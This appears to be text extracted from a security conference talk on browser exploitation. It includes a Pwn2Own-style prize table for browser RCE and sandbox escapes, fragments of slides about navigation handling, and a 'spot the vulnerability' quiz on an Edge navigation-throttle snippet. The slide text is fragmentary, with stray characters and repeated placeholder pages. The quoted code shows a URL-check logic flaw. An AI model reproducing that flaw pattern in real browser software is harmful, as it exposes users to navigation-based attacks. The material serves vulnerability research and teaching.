
誓約

RCE
ption

Target	Escape Options	Prize	MoP
Google Chrome	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Microsoft Edge (Chromium)	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
~~Apple Safari~~	N/A – Renderer Only	\$75,000	7.5
	Sandbox Escape	\$125,000	12.5
	~~macOS Kernel EoP~~	~~\$175,000~~	~~17.5~~
Mozilla Firefox	N/A – Renderer Only	\$50,000	5
	SBX Escape or Windows Kernel EoP	\$100,000	10



Let me solo Chromium



Example Domain

This domain is for use in documentation examples without needing permission. Avoid use in operations.

[Learn more](#)




Example Domain

This domain is for use in documentation examples with no particular meaning. It is not intended for use in production environments.

[Learn more](#)

Browser Navigation



Example Domain


This domain is for use in documentation without needing permission. Avoid use in operations.

[Learn more](#)


- Hyperlink Clicks
- Client-Side Redirecting
- Server-Side Redirecting
- ...




Browser Process's UI Thread



Browser Process's UI Thread





Can you spot the vulnerability?

```
ThrottleCheckResult EdgeCAGuidanceNavigationThrottle::WillStartRequest() {  
  
    content::WebContents* web_contents = navigation_handle()->GetWebContents();  
    const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
    if ( !IsSupportedLoginUrl(last_committed_url) )  
        return content::NavigationThrottle::CANCEL_AND_IGNORE;  
  
    // Some authority checks [...]  
  
    const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)  
  
    NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);  
    params.disposition = WindowOpenDisposition::CURRENT_TAB;  
    params.window_action = NavigateParams::SHOW_WINDOW;  
  
    Navigate(&params);  
}
```

Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

```
// Some authority checks [...]
```

```
